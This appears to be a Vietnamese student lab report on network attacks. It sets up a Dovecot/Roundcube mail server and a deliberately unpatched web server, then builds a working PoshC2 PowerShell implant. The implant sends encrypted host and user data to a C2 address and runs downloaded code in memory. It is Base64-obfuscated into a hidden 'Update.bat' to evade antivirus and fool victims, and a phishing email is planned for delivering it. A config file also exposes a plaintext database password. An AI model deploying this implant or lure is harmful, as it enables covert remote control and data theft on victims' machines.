^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

- Điền mail location.
- Sau đó khởi động lại Dovecot.
- Kiểm tra trạng thái:

```

root@vmb-VMware-Virtual-Platform:/home/vmb# sudo systemctl status dovecot
● dovecot.service - Dovecot IMAP/POP3 email server
   Loaded: loaded (/usr/lib/systemd/system/dovecot.service; enabled; preset:
   Active: active (running) since Mon 2025-03-31 05:03:47 +07; 26min ago
     Docs: man:dovecot(1)
           https://doc.dovecot.org/
   Main PID: 48860 (dovecot)
    Status: "v2.3.21 (47349e2482) running"
     Tasks: 7 (limit: 4551)
    Memory: 7.7M (peak: 38.6M)
       CPU: 2.255s
    CGroup: /system.slice/dovecot.service
            └─48860 /usr/sbin/dovecot -F
              └─48861 dovecot/anvil
                └─48862 dovecot/log
                  └─48863 dovecot/config
                    └─48938 dovecot/stats
                      └─50666 dovecot/auth
                        └─50902 dovecot/auth -w

Mar 31 05:25:10 vmb-VMware-Virtual-Platform dovecot[48862]: imap-login: Login: >
Mar 31 05:25:10 vmb-VMware-Virtual-Platform dovecot[48862]: imap(testuser)<5086>

```

B4: Cài đặt Roundcube để có giao diện mail:

- Trước tiên tạo cơ sở dữ liệu:

```

root@vmb-VMware-Virtual-Platform:/home/vmb# sudo mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 60
Server version: 8.0.41-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE roundcubemail;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+

```



```
mysql> SHOW TABLES;
+-----+
| Tables_in_roundcubemail |
+-----+
| cache                    |
| cache_index              |
| cache_messages           |
| cache_shared             |
| cache_thread             |
| collected_addresses      |
| contactgroupmembers      |
| contactgroups            |
| contacts                 |
| dictionary               |
| filestore                |
| identities               |
| responses                |
| searches                 |
| session                  |
| system                   |
| users                    |
+-----+
17 rows in set (0.01 sec)
```

- Sau đó tải roundcube về:

```
root@vmb-VMware-Virtual-Platform:/var/www/html# ls
index.html  roundcube  roundcubemail-1.6.1-complete.tar.gz
```

- Sau đó vào file cấu hình của Roundcube để chỉnh sửa để kết nối với Mail Server:

```

root@vmb-VMware-Virtual-Platform: /var/www/html/roundcube
GNU nano 7.2                                config/config.inc.php
// Currently supported db_providers: mysql, pgsql, sqlite, mssql, sqlsrv, oracle
// For examples see http://pear.php.net/manual/en/package.database.mdb2.intro-dsn.php
// NOTE: for SQLite use absolute path (Linux): 'sqlite:////full/path/to/sqlite.db?mode=
//       or (Windows): 'sqlite:///C:/full/path/to/sqlite.db'
$config['db_dsnw'] = 'mysql://mailadmin:MailAdmin123!@localhost/roundcubemail';

// IMAP host chosen to perform the log-in.
// See defaults.inc.php for the option description.
$config['imap_host'] = 'localhost:143';

// SMTP server host (for sending mails).
// See defaults.inc.php for the option description.
$config['smtp_host'] = 'localhost:587';

// SMTP username (if required) if you use %u as the username Roundcube
// will use the current username for login
$config['smtp_user'] = '%u';

// SMTP password (if required) if you use %p as the password Roundcube
// will use the current user's password for login
$config['smtp_pass'] = '%p';

// provide an URL where a user can get support for this Roundcube installation
// PLEASE DO NOT LINK TO THE ROUND CUBE.NET WEBSITE HERE!
$config['support_url'] = '';

// Name your service. This is displayed on the login screen and in the window title
$config['product_name'] = 'Roundcube Webmail';

// This key is used to encrypt the users imap password which is stored
// in the session record. For the default cipher method it must be
// exactly 24 characters long.
// YOUR KEY MUST BE DIFFERENT THAN THE SAMPLE VALUE FOR SECURITY REASONS
$config['des_key'] = 'rcmail-!24ByteDESkey*Str';

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line

// List of active plugins (in plugins/ directory)
$config['plugins'] = [
    'archive',
    'zipdownload',
];

// skin name: folder from skins/
$config['skin'] = 'elastic';
$config['smtp_auth_type'] = 'LOGIN';
$config['smtp_conn_options'] = array(
    'ssl' => array(
        'verify_peer' => false,
        'verify_peer_name' => false,
        'allow_self_signed' => true
    ),
);

```

Lab 1 – Tấn công mạng

- Sau đó, mở file cấu hình sau và chỉnh sửa để apache2 có thể chạy được Roundcube WebMail:

```


root@vmb-VMware-Virtual-Platform: /var/www/html/roundcube
GNU nano 7.2 /etc/apache2/sites-available/roundcube.conf
<VirtualHost *:80>
  ServerName Group11@local
  DocumentRoot /var/www/html/roundcube

  <Directory /var/www/html/roundcube>
    Options FollowSymLinks
    AllowOverride All
    Require all granted
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/roundcube_error.log
  CustomLog ${APACHE_LOG_DIR}/roundcube_access.log combined
</VirtualHost>

```

- Sau khi cài xong, load lại apache2 để hoạt động.
- Khi truy cập Roundcube trên web:



c) Web Server

Website được xây dựng và triển khai trên một máy chủ chạy hệ điều hành Ubuntu 18.04 LTS và cài đặt các phần mềm sau:

- Apache: Web server (phiên bản mặc định trong kho Ubuntu 18.04 là Apache 2.4.29) để xử lý các yêu cầu HTTP và trả về nội dung website.
- PHP: Ngôn ngữ lập trình phía server (phiên bản mặc định là PHP 7.2 trong Ubuntu 18.04) để xử lý logic backend
- MySQL: Hệ quản trị cơ sở dữ liệu (phiên bản mặc định là MySQL 5.7) để lưu trữ thông tin người dùng
- Cấu hình máy chủ được thực hiện ở mức cơ bản: Apache, PHP và MySQL được cài đặt qua lệnh apt (ví dụ: `sudo apt install apache2 php mysql-server libapache2-mod-php`). Tuy nhiên, không áp dụng các biện pháp bảo mật nâng cao như cập nhật bản vá hoặc cấu hình tường lửa, nhằm để lộ các lỗ hổng trong hệ thống

Nhóm lựa chọn 2 lỗ hổng là SQLi và lỗ hổng về File Upload

d) Client

- Hệ điều hành: Windows 10
- Vai trò: Máy tính của nhân viên kết nối với hệ thống
- Tham gia vào domain `nhom11.local`

3. Xây dựng mã độc từ hạ tầng PoshC2**3.1. Tổng quan về mã độc**

Mã độc được triển khai thông qua một tệp batch (`update.bat`) sử dụng PowerShell với nội dung được sao chép từ `payload.txt` và mã hóa thành Base64 (UTF-16). Mã độc này được thiết kế để vượt qua phần mềm diệt virus bằng cách sử dụng các kỹ thuật obfuscation.

Lab 1 – Tấn công mạng

```
1 [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
2 $df=@"(
3 $h=""
4 $sc=""
5 $urls=@"(https://192.168.198.237:8888)
6 $curl="/adsense/troubleshooter/1631343/"
7 $s=$urls[0]
8
9 function Create-AesManagedObject ($key,$IV){
10     try {$a = New-Object "System.Security.Cryptography.RijndaelManaged"
11     } catch {$a = New-Object "System.Security.Cryptography.AesCryptoServiceProvider"}
12     $a.Mode = [System.Security.Cryptography.CipherMode]::CBC
13     $a.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
14     $a.BlockSize = 128
15     $a.KeySize = 256
16     if ($IV)
17     {
18         if ($IV.GetType().Name -eq "String")
19         {$a.IV = [System.Convert]::FromBase64String($IV)}
20         else
21         {$a.IV = $IV}
22     }
23     if ($key)
24     {
25         if ($key.GetType().Name -eq "String")
26         {$a.Key = [System.Convert]::FromBase64String($key)}
27         else
28         {$a.Key = $key}
29     }
30     $a
31 }
32
33 function Encrypt-String ($key,$un){
34     $b = [System.Text.Encoding]::UTF8.GetBytes($un)
35     $a = Create-AesManagedObject $key
36     $e = $a.CreateEncryptor()
37     $f = $e.TransformFinalBlock($b, 0, $b.Length)
38     [byte[]] $p = $a.IV + $f
39     [System.Convert]::ToBase64String($p)
40 }
41
42 function Decrypt-String ($key,$enc){
43     $b = [System.Convert]::FromBase64String($enc)
44     $IV = $b[0..15]
45     $a = Create-AesManagedObject $key $IV
46     $d = $a.CreateDecryptor()
47     $u = $d.TransformFinalBlock($b, 16, $b.Length - 16)
48     [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String([System.Text.Encoding]::UTF8.GetString($u).Trim([char]0)))
49 }
50
51 function Get-Webclient ($Cookie) {
52     try {
53         [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls -bor [Net.SecurityProtocolType]::Tls11 -bor [Net.SecurityProtocolType]::Tls12;
54     } catch {
55         echo "An error occurred: $_"
56     }
57     $d = (Get-Date -Format "yyyy-MM-dd");
58     $d = [datetime]::ParseExact($d,"yyyy-MM-dd",$null);
59     $k = [datetime]::ParseExact("2999-01-01","yyyy-MM-dd",$null);
60     if ($k -lt $d) {exit}
61     $username = ""
62     $password = ""
63     $proxyurl = ""
64     $wc = New-Object System.Net.WebClient;
65
66     if ($h -and (($psversiontable.CLRVersion.Major -gt 2)) {$wc.Headers.Add("Host",$h)}
67     elseif ($h) {$script:$h="https://$($h)/adsense/troubleshooter/1631343/";$script:sc="https://$($h)"}
68     $wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36")
69     $wc.Headers.Add("Referer","")
70     if ($proxyurl) {
71         $wp = New-Object System.Net.WebProxy($proxyurl,$true);
72         if ($username -and $password) {
73             $PSS = ConvertTo-SecureString $password -AsPlainText -Force;
```



```

74 $getcreds = new-object system.management.automation.PSCredential $username,$PSS;
75 $wp.Credentials = $getcreds;
76 } else { $wc.UseDefaultCredentials = $true; }
77 $wc.Proxy = $wp; } else {
78 $wc.UseDefaultCredentials = $true;
79 $wc.Proxy.Credentials = $wc.Credentials;
80 } if ($cookie) { $wc.Headers.Add([System.Net.HttpRequestHeader]::Cookie, "SessionID=$cookie" )
81 $wc
82 }
83
84 function Multi-Primer($url,$uri,$df) {
85 $script:s=$url+$uri
86 $script:sc=$url
87 $script:h=$df
88 $cu = [System.Security.Principal.WindowsIdentity]::GetCurrent()
89 $wp = New-Object System.Security.Principal.WindowsPrincipal($cu)
90 $procname = (Get-Process -id $pid).ProcessName
91 try{$u=$cu.name;$el} catch{if ($env:username -eq "$($env:computername)$"){$u=$env:username}}
92 $o="$env:userdomain;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;$procname;1"
93 try {$pp=Encrypt-String -key 3mthhApID+7TyrHumi0cPidffWmHYtkxh8Wchs/xUs= -un $o} catch {$pp="ERROR"}
94 $multiprimer = (Get-Webclient -cookie $pp).downloadstring($script:s)
95 $p = Decrypt-String -key 3mthhApID+7TyrHumi0cPidffWmHYtkxh8Wchs/xUs= -enc $multiprimer
96 if ($p -like "*Key*") {$p| iex}
97 }
98
99 function Primer {
100 if(![string]::IsNullOrEmpty("") -and ![Environment]::UserDomainName.Contains(""))
101 {
102 return;
103 }
104 foreach($url in $urls){
105 $index = [array]::IndexOf($urls, $url)
106
107 try {
108 Multi-Primer $url $curl $df[$index]
109
110 }
111 catch {
112 write-output $error[0]
113 }
114 }
115
116 $limit=30
117 if($true){
118 $wait = 60
119 while($true -and $limit -gt 0){
120 $limit = $limit -1;
121 Primer
122 Start-Sleep $wait
123 $wait = $wait * 2;
124 }
125 }
126 else
127 {
128 Primer
129 }

```

3.2 Kỹ thuật bypass phần mềm diệt virus

a) Tắt kiểm tra chứng chỉ SSL:

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
```

- Vô hiệu hóa kiểm tra chứng chỉ SSL, cho phép mã độc giao tiếp với Server qua HTTPS giao tiếp với máy chủ HTTPS ngay cả khi chứng chỉ không hợp lệ

b) Mã hóa dữ liệu AES:

- Mã độc sử dụng thuật toán mã hoá AES (Advanced Encryption Standard) là một thuật toán mã hóa đối xứng, sử dụng cùng một khóa để mã hóa và giải mã dữ liệu.
- AES được triển khai với chế độ CBC (mỗi khối dữ liệu được XOR với khối mã hóa trước đó) và padding 0 đảm bảo độ dài phù hợp với kích thước khối để mã hóa
- Kích thước khóa là 256-bit (32 byte) và kích thước khối 128-bit (16 byte) là các kích thước tiêu chuẩn được khuyến nghị của AES
- Vector khởi tạo (IV): Được tạo ngẫu nhiên và gắn vào đầu dữ liệu mã hóa để đảm bảo mỗi lần mã hóa cho kết quả khác nhau, ngay cả với cùng dữ liệu đầu vào

Lab 1 – Tấn công mạng

- ⇒ Giúp che giấu nội dung liên lạc (thông tin hệ thống, lệnh từ C2 Server,) làm khó khăn cho việc phân tích lưu lượng mạng bởi IDS/IPS hoặc
- Chi tiết cách triển khai
 - Thử sử dụng RijndaelManaged trước, nếu thất bại thì chuyển sang AesCryptoServiceProvider.

```
function Create-AesManagedObject ($key,$IV){
    try {$a = New-Object "System.Security.Cryptography.RijndaelManaged"}
    } catch {$a = New-Object "System.Security.Cryptography.AesCryptoServiceProvider"}
    $a.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $a.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $a.BlockSize = 128
    $a.KeySize = 256
}
```

- Hàm Encrypt-String mã hóa thông tin bằng AES-256 CBC và IV, sau đó chuyển sang chuỗi base64.

```
function Encrypt-String ($key,$un){
    $b = [System.Text.Encoding]::UTF8.GetBytes($un)
    $a = Create-AesManagedObject $key
    $e = $a.CreateEncryptor()
    $f = $e.TransformFinalBlock($b, 0, $b.Length)
    [byte[]] $p = $a.IV + $f
    [System.Convert]::ToBase64String($p)
}
```

- Giải mã dữ liệu AES-256 CBC, lấy IV từ dữ liệu mã hóa và loại bỏ các ký tự NULL (Trim([char]0)) để khôi phục chuỗi ban đầu

```
function Decrypt-String ($key,$enc){
    $b = [System.Convert]::FromBase64String($enc)
    $IV = $b[0..15]
    $a = Create-AesManagedObject $key $IV
    $d = $a.CreateDecryptor()
    $u = $d.TransformFinalBlock($b, 16, $b.Length - 16)
    [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String([System.Text.Encoding]::UTF8.GetString($u).Trim([char]0)))
}
```

c) Thực thi trong bộ nhớ:

- Mã độc không tạo tệp thực thi trên đĩa mà chạy trực tiếp trong bộ nhớ thông qua PowerShell (iex - Invoke-Expression). Kỹ thuật này tránh được các cơ chế quét tệp của AV.

3.3 Chức năng chính của mã độc

a) Thu thập thông tin hệ thống mục tiêu:

- Tên miền người dùng (\$env:userdomain).
- Tên người dùng (\$env:username)
- Tên máy tính (\$env:computername)
- Kiến trúc bộ xử lý (\$env:PROCESSOR_ARCHITECTURE).

Lab 1 – Tấn công mạng

- ID tiến trình (\$pid)
 - Tên tiến trình (\$procname)
- ⇒ Dữ liệu này được mã hóa bằng AES và gửi đến máy chủ C2 thông qua cookie trong yêu cầu HTTP

```
function Multi-Primer($url,$uri,$df) {
    $script:s=$url+$uri
    $script:sc=$url
    $script:h=$df
    $cu = [System.Security.Principal.WindowsIdentity]::GetCurrent()
    $wp = New-Object System.Security.Principal.WindowsPrincipal($cu)
    $procname = (Get-Process -id $pid).ProcessName
    try{$u=($cu).name+$el} catch{if ($env:username -eq "$($env:computername)$"){}else{$u=$env:username}}
    $o="$env:userdomain;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;$procname;1"
    try {$pp=Encrypt-String -key wUksLt/jSpX4c7/mJr3n0eFgrP7ZH9kbDxP+/sTY8+M= -un $o} catch {$pp="ERROR"}
    $multiprimer = (Get-Webclient -Cookie $pp).downloadstring($script:s)
    $p = Decrypt-String -key wUksLt/jSpX4c7/mJr3n0eFgrP7ZH9kbDxP+/sTY8+M= -enc $multiprimer
    if ($p -like "*Key*") {$p| iex}
}
```

b) Giao tiếp với máy chủ điều khiển (C2):

- Mã độc kết nối tới một URL cố định
(https://192.168.150.237:8080/types/translation/v1/articles/) để tải xuống dữ liệu bổ sung hoặc nhận lệnh từ máy chủ C2.
- Kích hoạt hỗ trợ giao thức TLS 1.0, 1.1, 1.2 và bỏ qua lỗi chứng chỉ SSL

```
function Get-Webclient ($cookie) {
    try {
        [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls -bor [Net.SecurityProtocolType]::Tls11 -bor [Net.SecurityProtocolType]::Tls12;
    } catch {
        echo "An error occurred: $_"
    }
}
```

- Sử dụng WebClient với tiêu đề HTTP giả mạo (User-Agent giống trình duyệt Chrome) kèm theo cookie SessionID (nếu có) để ngụy trang lưu lượng mạng.

```
$wc = New-Object System.Net.WebClient;
...
$wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122
Safari/537.36")...

if ($cookie) { $wc.Headers.Add([System.Net.HttpRequestHeader]::Cookie,
"SessionID=$Cookie") }
```

- Mã hóa thông tin hệ thống bằng AES

```
try {$pp=Encrypt-String -key 3mthhApID+7TyrHUmI0cPidfFwhMhYtkxh8Wchs/xUs= -un $o} catch {$pp="ERROR"}
```

- Tải mã từ xa và giải mã, nếu nội dung chứa "Key" thì thực thi trực tiếp trong bộ nhớ bằng iex (Invoke-Expression) → có thể chạy mã độc từ xa

```
$multiprimer = (Get-Webclient -Cookie $pp).downloadstring($script:s)
$p = Decrypt-String -key 3mthhApID+7TyrHUmI0cPidfFwhMhYtkxh8Wchs/xUs= -enc $multiprimer
if ($p -like "*Key*") {$p| iex}
```

c) Tự động lặp lại hoạt động:

Mã độc chạy trong một vòng lặp vô hạn (với giới hạn 30 lần), liên tục thử kết nối với máy chủ C2. Khoảng thời gian chờ giữa các lần thử tăng gấp đôi sau mỗi lần thực thi, giúp tránh bị phát hiện bởi các công cụ giám sát hành vi.

```
$limit=30
if($true){
    $wait = 60
    while($true -and $limit -gt 0){
        $limit = $limit -1;
        Primer
        Start-Sleep $wait
        $wait = $wait * 2;
    }
}
else
{
    Primer
}
```

3.4 Tiến hành tạo mã độc hoàn chỉnh với đuôi file .bat:

B1: Mã hóa đoạn script trên thành Base64

Encode to Base64 format

Simply enter your data then push the encode button.

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }
$df=@("")
$h=""
$sc=""
$urls=@("https://192.168.198.237:8888")
$curl="/adsense/troubleshooter/1631343/"
$s=$urls[0]

function Create-AesManagedObject ($key,$IV){
    try {$a = New-Object "System.Security.Cryptography.RijndaelManaged"}
    } catch {$a = New-Object "System.Security.Cryptography.AesCryptoServiceProvider"}
    $a.Mode = [System.Security.Cryptography.CipherMode]::CBC
```

i To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-16LE **v** Destination character set.

CRLF (Windows) **v** Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

```
WwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUwBIAHIAdgBpAGMAZQBQAG8AaQBwAHQATQBhAG4AYQBnAGUAcgBdADoAQgBTAGUAcgB2AGU
AcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAKAHQAcgB1AGUAF
QANAAoAJABkAGYAPQBAACgAlgAiACKADQAKACQAAaAA9ACIAIgANAAoAJABzAGMAPQAiACIADQAKACQAdQByAGwAcwA9AEAAKAAiAGgAdAB
0AHAACwA6AC8ALwAXADkAMgAuADEANgA4AC4AMQA5ADgALgAyADMANwA6ADgAOAA4ADgAlgApAA0ACgAKAGMAdQByAGwAPQAiAC8AYQB
kAHMAZQBwAHMAZQBwAHQAcgBvAHUAYgBsAGUAcwB0AG8AbwB0AGUAcgAvADEANgAzADEAMwA0ADMALwAiAA0ACgAKAHMAPQAkAHUAcg
BsAHMAWwAwAF0ADQAKAA0ACgBmAHUAbgBjAHQAaQBvAG4AIBDABIAHIAZQBhAHQAZQAIAEEAZQBzAE0AYQBwAGEAZwBIAgQATwBiAGoAZQ
BjAHQAIAAoACQAawBIAHkALAAkAEkAVgApAHsADQAKACAAIAAgACAAAdABYAHkAIB7ACQAYQAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0A
CAAIgBTAHkAcwB0AGUAbQAUAFMAZQBjAHUAcgBpAHQAeQAuAEMAcgB5AHAAdABvAGcAcgBhAHAAaAB5AC4AUgBpAGoAbgBkAGEAZQBzAE0
AYQBwAGEAZwBIAgQAIgANAAoAIAAgACAAIAB9ACAAYwBhAHQAYwBoACAAewAKAGEAIAA9ACAATgBIAHcALQBPAgiAagBIAGMAdAAgACIAUw
B5AHMAAdABIAG0ALgBTAGUAYwB1AIIAaQB0AHkALgBDAHIAeQBwAHQAAbwBnAHIAyQBwAGgAeQAuAEEAZQBzAEMAcgB5AHAAdABvAFMAZQB
yAHYAaQBJAGUAYwBAG8AdgBpAGQAZQBwACIAfQANAAoAIAAgACAAIAAaKAGEALgBNAG8AZABIACAAPQAfAfsAUwB5AHMAAdABIAG0ALgBTAG
UAYwB1AIIAaQB0AHkALgBDAHIAeQBwAHQAAbwBnAHIAyQBwAGgAeQAuAEMAcgBwAGgAZQBzAE0AbwBkAGUAXQA6ADoAQwBCAEMADQAKA
```

- **Lưu ý:** Character Encoding phải là UTF-16LE (Little Endian) và Newline Separator là CRLF (Carriage Return + Line Feed), định dạng phổ biến trên Windows
- ⇒ Obfuscation qua mã hóa Base64 làm cho mã nguồn trở nên khó đọc và không khớp với các mẫu signature của AV

B2: Tạo file .bat

- Tạo file Update.bat (đặt Update để lừa victim) với nội dung sau, thay <encoded_script> bằng chuỗi Base64 được encode ở bước 1

@echo off**powershell.exe -ep bypass -w hidden -e <encoded_script>**

- **-ep bypass (Execution Policy Bypass):** Bỏ qua chính sách thực thi của PowerShell, cho phép chạy script mà không cần cấu hình hệ thống cho phép.
- **-w hidden (WindowStyle Hidden):** Ẩn cửa sổ PowerShell khi thực thi, tránh sự chú ý của người dùng.
- **-e <encoded_script> (EncodedCommand):** Script được mã hóa Base64 (UTF-16) để tránh signature-based detection của AV

3.5 Flow thực thi của mã độc:

Lab 1 – Tấn công mạng

- Khi người dùng tải và nhấp vào Update.bat:
 - PowerShell chạy ẩn: Lệnh trong .bat gọi PowerShell, giải mã chuỗi Base64 thành script gốc
 - Vô hiệu hóa kiểm tra SSL: Script bỏ qua kiểm tra chứng chỉ để kết nối HTTP
 - Thu thập thông tin: Script lấy dữ liệu hệ thống (user, domain, PID) và mã hóa bằng AES
 - Kết nối C2: Gửi yêu cầu tới C2 server của attacker và thiết lập beacon định kỳ (60 giây, tăng dần)
 - Nhận lệnh: Implant chờ lệnh từ Implant Handler

4. Kịch bản Social Engineering: Dẫn dụ nạn nhân tải và thực thi file .bat

Attacker sẽ giả mạo một thông báo từ nhà cung cấp phần mềm yêu cầu người dùng cập nhật hệ thống bằng cách giả mạo một email thông báo cập nhật phần mềm hợp pháp. Khi người dùng tải và chạy một file .bat, payload sẽ chạy trong bộ nhớ, thiết lập kết nối ngược (reverse shell) về máy chủ của attacker.